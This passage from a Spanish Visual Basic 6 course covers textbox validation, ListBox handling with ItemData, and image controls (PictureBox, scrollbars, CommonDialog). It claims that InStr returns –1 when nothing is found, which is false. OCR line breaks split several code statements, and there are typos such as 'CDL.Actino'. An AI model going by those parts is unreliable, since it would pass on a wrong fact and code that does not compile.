Private Sub txt_Validate(Cancel As Boolean)
If Not IsNumeric(txt.Text) Then
   MsgBox "De aquí no sales maldito usuario"
   Cancel = True
End If
End Sub
```

Si escribes unas letras en la caja de texto que se llama txt y te intentas salir el programa no te deja, la validación no se cumple y hasta que no pones el dato correcto no deja hacer nada. Pero vamos a salir de este entuerto, para ello copia este código:

```
Private Sub Form_Load()
Me.cmd.CausesValidation = False
MsgBox "Hemos liberado al formulario"
End Sub

Private Sub txt_Validate(Cancel As Boolean)
If Not IsNumeric(txt.Text) Then
   MsgBox "De aquí no sales maldito usuario"
   Cancel = True
End If
End Sub
```

Pues poniendo causesvalidation a falso si que nos deja salir de esta tortura. Esto creo que es muy importante de considerar.

Bueno en esta lección creo que hemos repasado todo lo más importante sobre las cajas de texto y ahora queda el regalo final, un código que sirve para que en una caja de texto se escriban números con una sola coma y con la configuración regional que tenga el ordenador. Además, si pulsas la tecla de “.” o “,” pondrá el símbolo que tengamos en la configuración regional, útil ¿no?.

```
Public Sub numero(texto As String, codigo As Integer)
Dim coma As String
coma = Format(0.1, ".")
Select Case Chr(codigo)
Case ","
      If InStr(1, texto, coma, vbBinaryCompare) Then
         codigo = 0
         Exit Sub
      End If
      If coma = "." Then codigo = 46
Case "."
      If InStr(1, texto, coma, vbBinaryCompare) Then
         codigo = 0
         Exit Sub
      End If
      If coma = "," Then codigo = 44
       Case "-"
       If InStr(1,texto, "-", vbBinaryCompare) Then
          codigo = 0
          Exit Sub
               End If

Case "0" To "9"
```

```
        Case Chr(8)
        Case Else
                codigo = 0
End Select
End Sub
```

Ahora en el evento KeyPress ponemos:

```
Private Sub txt_KeyPress(KeyAscii As Integer)

numero txt.Text, KeyAscii

End Sub
```

En este caso se ha utilizado la sentencia Format que permite poner un formato al texto para ver cual es el carácter de separación decimales. Y la instrucción InStr sirve para buscar una cadena de texto dentro de otra cadena de texto. La sintaxis es:

```
InStr([start, ]string1, string2[, compare])
```

La sintaxis de la función InStr tiene estos argumentos:

Parte	Descripción
start	Opcional. Expresión numérica que establece la posición inicial para cada búsqueda. Si se omite, la búsqueda comienza en la posición del primer carácter. Si inicio contiene un valor Null, se produce un error. El argumento inicio se requiere si se especifica compare.

string1	Requerido. Expresión de cadena en la que se busca.
string2	Requerido. Expresión de cadena buscada.
compare	Opcional. Especifica el tipo de comparación de cadena. Si se omite compare, el valor Option Compare determina el tipo de comparación.

InStr devuelve –1 cuando no encuentra nada, y en caso de encontrar algo dice donde está el valor.

Volver al menú del curso


Total de visitas:

Uso del control ListBox

(José Antonio Suárez Navarro)

Introducción

En esta lección, vamos a utilizar el control ListBox. Este control tiene mucha similitud con el famoso comboBox que se tratará en la siguiente lección. Para intentar explicar este control, vamos a ir desarrollando un ejemplo en el que vamos a tener dos listBox y un array de botones. El array de botones va a tener la función de ir pasando elementos de un cuadro a otro. Para ello tendremos que tener un formulario como el siguiente:



Procedimiento

Voy a cambiar a partir de ahora explicar las lecciones y vamos a ir viendo el programa según van sucediendo los eventos. El primero como ya sabemos será el Form_Load, en él vamos a poner dos arrays, uno con unos nombre y otro con un índice. Es muy importante lo del índice, este índice va a ser un valor que yo le voy a asignar y por tanto estará en mis manos y no dependerá de terceros. Veamos el código:


```
Private Sub Form_Load()
Dim arrDatos As Variant
Dim arrIndices As Variant
Dim contador As Integer
'Introducimos los elementos a los arrays
arrDatos = Array("R.Madrid", "Barcelona", "Deportivo",
"Betis", "Alavés")
arrIndices = Array(1, 3, 5, 8, 11)
'Rellenamos el primer list:
For contador = LBound(arrDatos) To UBound(arrIndices)
    'Añadimos el elemento
    Me.lstOrigen.AddItem arrDatos(contador)
    'Le ponemos el índice de la segunda matriz que va a ser
como
    'el DNI del elemento:
    Me.lstOrigen.ItemData(Me.lstOrigen.NewIndex) =
arrIndices(contador)
Next contador
'Llamamos al procedimiento para que ponga los botones en el
estado
'conveniente:
ColocarBotones
End Sub
```

Para poner un elemento en la lista como puedes ver he utilizado la propiedad AddItem a la que se le pasa el elemento que va a mostrar nuestra lista. Luego asignamos el índice mendiante la propiedad ItemData a la que asignamos

un nuevo índice, esta propiedad verás que es muy importante cuando enlacemos el control a datos. Al final del evento de carga llamamos al procedimiento ColocarBotones que va a realizar la función de cambiar el estado de los botones:

```
Private Sub ColocarBotones()
Dim arrEstado As Variant
Dim contador As Integer
'Comprobamos si hay elementos o no en las listas mediante
'la propiedad listcount, y ponemos un array con los estados
'de los cuatro botones.
If Me.lstDestino.ListCount = 0 Then
    arrEstado = Array(True, True, False, False)
ElseIf Me.lstOrigen.ListCount = 0 Then
    arrEstado = Array(False, False, True, True)
Else
    arrEstado = Array(True, True, True, True)
End If
'Recorremos el array para poner el estado de los botones
For contador = LBound(arrEstado) To UBound(arrEstado)
    Me.cmdPasar.Item(contador).Enabled =
arrEstado(contador)
Next contador
End Sub
```

El aspecto que tiene el formulario es el siguiente:



Paso de elementos

Para pasar elementos de una lista a otro se utilizan los métodos ya vistos de addItem, y también la propiedad RemoveItem que como sospecharás sirve para borrar un valor. El código es el siguiente:

```
Private Sub cmdPasar_Click(Index As Integer)
Dim contador As Integer
Select Case Index
   Case 0 'Pasar todos los datos a derecha
      Do While Me.lstOrigen.ListCount
         Me.lstDestino.AddItem Me.lstOrigen.List(0)
         Me.lstOrigen.RemoveItem 0
      Loop
      ColocarBotones
   Case 1 'Pasamos elementos al destino
      If Me.lstOrigen.ListIndex >= 0 Then 'Implica que hay
```

```
alguno ya que
                                        'sino mandaría -1
            'Ponemos el elemento que está seleccionado:
            Me.lstDestino.AddItem Me.lstOrigen.Text
            Me.lstOrigen.RemoveItem Me.lstOrigen.ListIndex
        End If
        ColocarBotones
    Case 2 'Pasamos elementos al origen
        If Me.lstDestino.ListIndex >= 0 Then
            Me.lstOrigen.AddItem Me.lstDestino.Text
            Me.lstDestino.RemoveItem Me.lstDestino.ListIndex
        End If
        ColocarBotones
    Case 3 'Pasamos todos los elementos al destino:
        Do While Me.lstDestino.ListCount
            Me.lstOrigen.AddItem Me.lstDestino.List(0)
            Me.lstDestino.RemoveItem 0
        Loop
        ColocarBotones
End Select
End Sub
```

Lo más importante es que el elemento que está seleccionado es el que va a pasar, utilizando la propiedad List. Otra propiedad que es muy importante es ListIndex que va a devolver –1 cuando no hay ningún elemento seleccionado.

También hemos simulado los eventos del clic de los botones mediante la propiedad value, ya que cuando es true, es como si pulsásemos al botón. Esto nos sirve para que cuando el usuario de al dobleClick en el list ejecute el código del click del botón:


```
Private Sub lstDestino_DblClick()
'Simulamos el del segundo botón
Me.cmdPasar(2).Value = True
```

```
End Sub
Private Sub lstOrigen_DblClick()
'Simulamos el pulsar un botón
Me.cmdPasar(1).Value = True
End Sub
```

Para ver el uso de la propiedad ItemData que he dicho que es tan importante, lo que he hecho es programa que cuando el usuario pulse con el botón derecho del ratón manteniendo la tecla Shift pulsada salga un mensaje que nos diga el elemento, esto lo he hecho sólo en la lista de la izquierda, como verá es muy útil:

```
Private Sub lstOrigen_MouseDown(Button As Integer, Shift
As Integer, X As Single, Y As Single)
If Button = 1 And Shift = vbShiftMask Then
   MsgBox "El índice que hemos introducido a este elemento
es: " & _
      Me.lstOrigen.ItemData(Me.lstOrigen.ListIndex)
End If
End Sub
```

Si hacemos esto saldrá pues:



Como puedes ver podemos obtener el índice del elemento ya que para el Barcelona era 3.

Volver al menú del curso

Total de visitas:
205540

Manejo de imágenes

Teoría

En esta lección vamos a ver los siguientes controles:

- PictureBox
- Image
- Common Dialog
- Barras de desplazamiento
- Botones con imágenes

Lo primero que vamos a ver es lo último, es decir, los botones con imágenes. Los botones con imágenes que vamos a utilizar tienen el siguiente aspecto:

y cuando los pulsamos cambian de imagen:

¿Cómo se hace esto?, pues muy sencillo, en tiempo de diseño, en las propiedades del botón cambiamos en primer lugar el estilo del botón a gráfico:

Style = 1 – Graphical

Con esto lo que hacemos es que el botón esté preparado para poder tener una imagen. Como puedes ver las imágenes son distintas cuando está sin pulsar y cuando está pulsado, para poner una imagen cuando está sin pulsar se cambia la propiedad **Picture** en tiempo de diseño, que acepta varios tipos de ficheros gráficos. Para cambiar la imagen cuando se pulsa el botón se utiliza la propiedad DownPicture que vuelve a ser igual a la anterior respecto al tipo de imagen. Existe otra posibilidad que es cuando el botón está sin activar y queremos que tenga una imagen, para ello es usa la propiedad DisabledPicture.

Ahora vamos a hablar del picturebox. El picturebox es un contenedor que sirve para poner imágenes y también otros controles. En este caso hemos utilizado

este control para mostrar imágenes. La propiedad para mostrar imágenes es Picture. Las imágenes que puede tener son las típicas (gif, jpg,...). Esta propiedad acepta un string, pero como hemos querido que fuera un podo dinámica la cosa, le hemos puesto:

```
ptb_interior.Picture = LoadPicture(CDL.FileName)
```

La instrucción LoadPicture lo que hace es buscar una imagen pasándole un string que es una ruta de donde se encuentra el fichero. De momento no te preocupes de lo del CDL.FileName del que luego hablaremos. En este programa tenemos en la primera pantalla un picturebox con otro picturebox, y el picturebox interno tiene una imagen, por tanto se ve como puede servir para contener otros controles e imágenes. En la segunda pantalla hemos utilizado otro picturebox pero con otro control que se llama Picture. Hay otra propiedad interesante que es el autosize para que pueda cambiar el tamaño del picturebox o no. Si quieres escribir cosas dentro con Print tienes que poner la propiedad AutoRedraw a true como en el formulario.

Otro control es el image que sirve para mostrar imágenes, tiene la misma propiedad Picture para mostrar imágenes y tiene una propiedad llamada strech que sirve para que pueda cambiar el aspecto de la imagen al modificar el tamaño del image, esto puede servir para hace zooms o como en nuestro ejemplo para que cambie el tamaño de la imagen.

Los scrollbars son las típicas barras de desplazamiento que tienen todas las ventanas del windows. Tienen varias propiedades interesante, Max y Min que dice el máximo y mínimo que vamos a poder recorrer con nuestra barra, Max y LargeChange y SmallChange que son la velocidad con que se mueve la barra cuando se pulsa en la mitad o en los botoncitos que tienen con flechas. En el programa que se va a mostrar luego tenemos un evento que es muy importante, el evento Change que se produce cuando se pulsa a la barra de desplazamiento. En nuestro caso las barras las vamos a utilizar para movernos por la imagen luego hay que tener cuidado de que cuando las movamos se sitúe perfectamente el picturebox interior que está dentro del exterior para ello hay que utilizar el siguiente código:


```
Private Sub hsb_Change()
ptb_interior.Left = -hsb.Value
End Sub


Private Sub vsb_Change()
ptb_interior.Top = -vsb.Value
End Sub
```

En el evento form_load del formulario hemos puesto las propiedades de las dos

barras (hsb y vsb):


```
Private Sub Form_Load()
vsb.Visible = False
hsb.Visible = False
vsb.LargeChange = 100
hsb.LargeChange = 100
vsb.SmallChange = 50
hsb.SmallChange = 50
End Sub
```

El último control que tenemos es el siguiente:



Que es de denominado CommonDialog. Este control tiene varias formas, abrir, guardar, imágenes, imprimir, tipo de letra, es decir, todos los que estamos utilizando cuando usamos windows. Para poder utilizarlo tienes que importar sus librerías, para ello pulsa con el botón derecho del ratón:

y luego selecciona sus librerías:



y se agregará en el menú de herramientas:

Las propiedades que hemos utilizado son las siguientes:

```
CDL.InitDir = "c:\cd1\0"
CDL.FileName = ""
CDL.FilterIndex = 2
CDL.Filter = "Mapa de Bits |*.bmp|Compresión JPG|*.jpg|Compresión
GIF|*.gif"
CDL.CancelError = False
CDL.Flags = cdlOFNHideReadOnly
CDL.ShowOpen
```

El InitDIr es el directorio por defecto, el FileName es el nombre y ruta del fichero que vamos a coger, el FilterIndex devuelve o establece un filtro predeterminado para un cuadro de diálogo Abrir o Guardar como. Filter sirve para filtrar las extensiones de los ficheros que vamos a abrir, como puedes ver para poner varias se separan con la barra vertical. El cancelError es para que no se produzca un error cuando le pulsamos a cancelar y el Flags para que quite una etiqueta que pone para abrir como sólo lectura que es espantosa. Luego con ShowOpen se abre como el tipo de abrir fichero, también se puede hacer con CDL.Actino=1.


Funcionamiento del programa

Vamos a ir viendo y comentando las acciones de nuestro programa según se va interactuando con él. En primer lugar como ya sabemos ocurre el evento de carga a la vez que la variable global definida en el módulo se carga en la memoria:


el evento form_load sería:

```
Private Sub Form_Load()
vsb.Visible = False
hsb.Visible = False
vsb.LargeChange = 100
hsb.LargeChange = 100
vsb.SmallChange = 50
hsb.SmallChange = 50
End Sub
```

Aquí se observa como lo que hemos hecho es ocultar las scrollbars y poner el recorrido máximo y mínimo de las mismas y lo que sucede es lo siguiente:



Lo siguiente que hacemos es buscar una imagen, que se hace pulsando al botón buscar:



Lo primero que ocurre como ya se comentó antes era que cambiaba el aspecto gráfico del botón como también sucederá cuando pulsemos al otro botón. Después nos aparecerá la pantalla de buscar un fichero gráfico. Las acciones del botón son: en primer lugar vemos como es la forma de abrir ficheros gráficos con el control CommonDialog (CDL). Luego lo que se hace es mediante el método LoadPicture y el FileName del CDL cargar la imagen en el picturebox interior. A continuación se da el valor de la imagen que hemos cargado a la variable global imagen. Una vez que hemos hecho esto lo que se hace es dar el máximo y el mínimo a las propiedades Max y Min de los scrollbars con el tamaño de la imagen. Después se mira si la imagen es menor en anchura y altura de la dimensión del picturebox y se hacen visibles o no visibles las barras. En la declaración general de variables de este formulario hemos puesto dos constantes, anchura y altura, que van a ser las dimensiones por defecto.

